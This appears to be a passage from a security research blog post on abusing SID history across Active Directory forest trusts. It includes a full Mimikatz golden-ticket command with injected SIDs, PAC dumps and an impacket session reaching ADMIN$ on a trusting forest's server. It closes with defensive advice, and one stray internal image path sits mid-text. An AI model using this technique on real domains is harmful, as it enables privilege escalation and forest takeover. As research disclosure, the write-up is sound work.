What caught my eye early on in this research is an option for trusts that is only available via the `netdom` tool, and does not show up in the graphical interface. One of the pages of the Microsoft documentation describes allowing SID history on cross-forest trusts. What does this do? Let’s enable SID history on the trust from forest B to A (which affects users authenticating from A in B):

```
C:\Users\superuser>netdom trust /d:forest-a.local forest-b.local
/enablesidhistory:yes
Enabling SID history for this trust.

The command completed successfully.
```

So what changed? Let's see how this translates to the TrustAttributes flag of the Trusted Domain Object. You can query this using several tools, below shows you the output of the `domain_trusts.html` file from ldapdomaindump run against forest B, which is a tool I wrote a while back to gather AD information.



Domain trusts

CN	flatName	securityIdentifier	trustAttributes	trustDirection	trustType
forest-a.local	forest-a	S-1-5-21-3286968501-24975625-1618430583	TREAT_AS_EXTERNAL, FOREST_TRANSITIVE	BIDIRECTIONAL	UPLEVEL, MIT
forest-c.local	forest-c	S-1-5-21-1164362246-1977218544-3454734398	FOREST_TRANSITIVE	BIDIRECTIONAL	UPLEVEL, MIT

Our trust with forest A now has the `TREAT_AS_EXTERNAL` flag. In the relevant Microsoft documentation, the following is written:

> If this bit is set, then a cross-forest trust to a domain is to be treated as an external trust for the purposes of SID Filtering. Cross-forest trusts are more stringently filtered than external trusts. This attribute relaxes those cross-forest trusts to be equivalent to external trusts. For more information on how each trust type is filtered, see [MS-PAC] section 4.1.2.2.

This points back to the section in [MS-PAC] that describes SID filtering. Let's just look what happens if we offer the same TGT against the `forest-b` DC:

```
Username: Superuser
Domain SID: S-1-5-21-3286968501-24975625-1618430583
UserId: 500
PrimaryGroupId 513
Member of groups:
  ->   513 (attributes: 7)
  ->   512 (attributes: 7)
  ->   520 (attributes: 7)
  ->   518 (attributes: 7)
  ->   519 (attributes: 7)
LogonServer:
LogonDomainName:  FOREST-A

Extra SIDS:
  ->   S-1-5-21-3286968501-24975625-1618430583-1604
  ->   S-1-5-21-3286968501-24975625-1111111111-1605
  ->   S-1-18-1
  ->   S-1-5-21-2897307217-3322366030-3810619207-1106
Extra domain groups found! Domain SID:
S-1-5-21-2897307217-3322366030-3810619207
Relative groups:
  ->   1107 (attributes: 536870919)
```

Our Service Ticket from the `forest-b` DC now includes all the SIDs we put into our earlier Mimikatz ticket! This means that we can specify **any SID that is not filtered as ForestSpecific** in our PAC and that it will be accepted by the DC of forest B.

Let's create a new golden ticket with a few more SIDs to test this hypothesis:

```
kerberos::golden /domain:forest-a.local /sid:S-1-5-21-3286968501-24975625-
1618430583 /rc4:b8e9b4b3feb56c7ba1575bf7fa3dc76f /user:Superuser /target:forest-
b.local /service:krbtgt /sids:S-1-5-21-3286968501-24975625-1618430583-1604,S-1-5-
21-3286968501-24975625-1111111111-1605,S-1-18-1,S-1-5-21-2897307217-3322366030-
3810619207-1106,S-1-5-21-2897307217-3322366030-3810619207-512,S-1-5-21-2897307217-
3322366030-3810619207-519,S-1-5-21-2897307217-3322366030-3810619207-548,S-1-5-21-
2897307217-3322366030-3810619207-3101
```

The new SIDs included here:

- `S-1-5-21-2897307217-3322366030-3810619207-512`: Domain Admins, should be filtered by explicit ForestSpecific rule
- `S-1-5-21-2897307217-3322366030-3810619207-519`: Enterprise Admins, should be filtered by explicit ForestSpecific rule
- `S-1-5-21-2897307217-3322366030-3810619207-548`: Account Operators, should be filtered by the ForestSpecific rule disallowing SIDs between 500 and 1000.
- `S-1-5-21-2897307217-3322366030-3810619207-3101`: Is a group that is a member of Domain Admins, should not be filtered.

As you may have noticed, the above is actually signed with the inter-realm trust key, so we are directly creating the TGT that is valid for Forest B here, to skip the step of offering it to the Forest A DC first.

Now we get the following back in the PAC of our Service Ticket:


```
Username: Superuser
Domain SID: S-1-5-21-3286968501-24975625-1618430583
UserId: 500
PrimaryGroupId 513
Member of groups:
  ->   513 (attributes: 7)
  ->   512 (attributes: 7)
  ->   520 (attributes: 7)
  ->   518 (attributes: 7)
  ->   519 (attributes: 7)
LogonServer:
LogonDomainName:  FOREST-A

Extra SIDS:
  ->   S-1-5-21-3286968501-24975625-1618430583-1604
  ->   S-1-5-21-3286968501-24975625-1111111111-1605
  ->   S-1-18-1
  ->   S-1-5-21-2897307217-3322366030-3810619207-1106
  ->   S-1-5-21-2897307217-3322366030-3810619207-3101
Extra domain groups found! Domain SID:
S-1-5-21-2897307217-3322366030-3810619207
Relative groups:
  ->   1107 (attributes: 536870919)
```

A few things to note:

- The DA/EA/Account Operators groups are indeed removed by the SID filtering

- The Domain Admins group is not added to the `ResourceGroup` part of the PAC, even though the group 3101 is a direct member of this group. This is because the Domain Admins group is a **global** group, whereas only **domain local** groups are added in the PAC.

What this does mean for an attacker is that you can **spoof any RID >1000** group if SID history is enabled across a Forest trust! In most environments, this will allow an attacker to compromise the forest. For example the Exchange security groups, which allow for a privilege escalation to DA in many setups all have RIDs larger than 1000. Also many organisations will have custom groups for workstation admins or helpdesks that are given local Administrator privileges on workstations or servers. For example, I've just given the `IT-Admins` group (with RID 3101 which is part of our golden ticket) Administrator privileges on the `forest-b-server` machine. After exchanging our TGT for a Service Ticket, we can authenticate with this ticket on the box:



```
user@localhost:~$ ~/tools/impacket/examples/smbclient.py -k -no-pass forest-a.local/superuser@forest
-b-server.forest-b.local -target-ip 40.114.223.111 -debug
Impacket v0.9.18-dev - Copyright 2002-2018 Core Security Technologies

[+] Using Kerberos Cache: Superuser.ccache
[+] Returning cached credential for CIFS/FOREST-B-SERVER.FOREST-B.LOCAL@FOREST-B.LOCAL
[+] Changing sname from cifs/forest-b-server.forest-b.local@FOREST-B.LOCAL to cifs/FOREST-B-SERVER.F
OREST-B.LOCAL@FOREST-A.LOCAL and hoping for the best
[+] Using TGS from cache
[+] Your pycrypto doesn't support AES.MODE_CCM. Currently only pycrypto experimental supports this m
ode.
Download it from https://www.dlitz.net/software/pycrypto
Type help for list of commands
# use ADMIN$
# ls
drw-rw-rw-          0  Sat Aug 18 14:43:53 2018 .
drw-rw-rw-          0  Sat Aug 18 14:43:53 2018 ..
drw-rw-rw-          0  Wed Jun 13 16:12:54 2018 ADFS
drw-rw-rw-          0  Sat Sep  1 11:18:28 2018 appcompat
drw-rw-rw-          0  Wed Jun 13 18:03:17 2018 AppPatch
drw-rw-rw-          0  Sat Sep  1 15:07:57 2018 AppReadiness
```

Conclusions

Cross-forest trusts are by default strictly filtered and do not allow any SIDs from outside that forest to travel over the trust. An attacker that compromises a forest that you trust can however impersonate any user of that forest, and thus gain access to resources that have explicitly been granted to users/groups in that forest.

If SID history is enabled for a cross-forest trust, the security is significantly weakened and attackers can impersonate group membership of any group with a RID larger than 1000, which in most cases can result in a compromise of the forest. If you are an IT admin, carefully consider which users in different forests you grant access in your forest, because every user granted access weakens the security boundary between the forests. I wouldn't recommend allowing SID history between forests unless absolutely necessary.

What's next

In the following part (or parts, who knows) we will dive into how trust Transitivity works and discuss other types of trusts with domains outside the forest. This means we'll also start playing with Forest C and `sub.forest-a`. **Update:** Part 2 is now available here.

The tools

The tools used in this post are available as proof-of-concept at my GitHub. These tools will require manual modification to be usable and are only provided AS-IS to people who want to reproduce or dive further into this research.

References/thanks:

- The Microsoft documentation on MSDN
- All blogs/sites already linked before in this article
- Kerberos Autentication Across trusts by Ace Fekay
- Special thanks to the work of Sean Metcalf, Will and Benjamin Delphy on this topic.
- Thanks to Alberto Solino for the huge amount of time he spends on building and maintaining impacket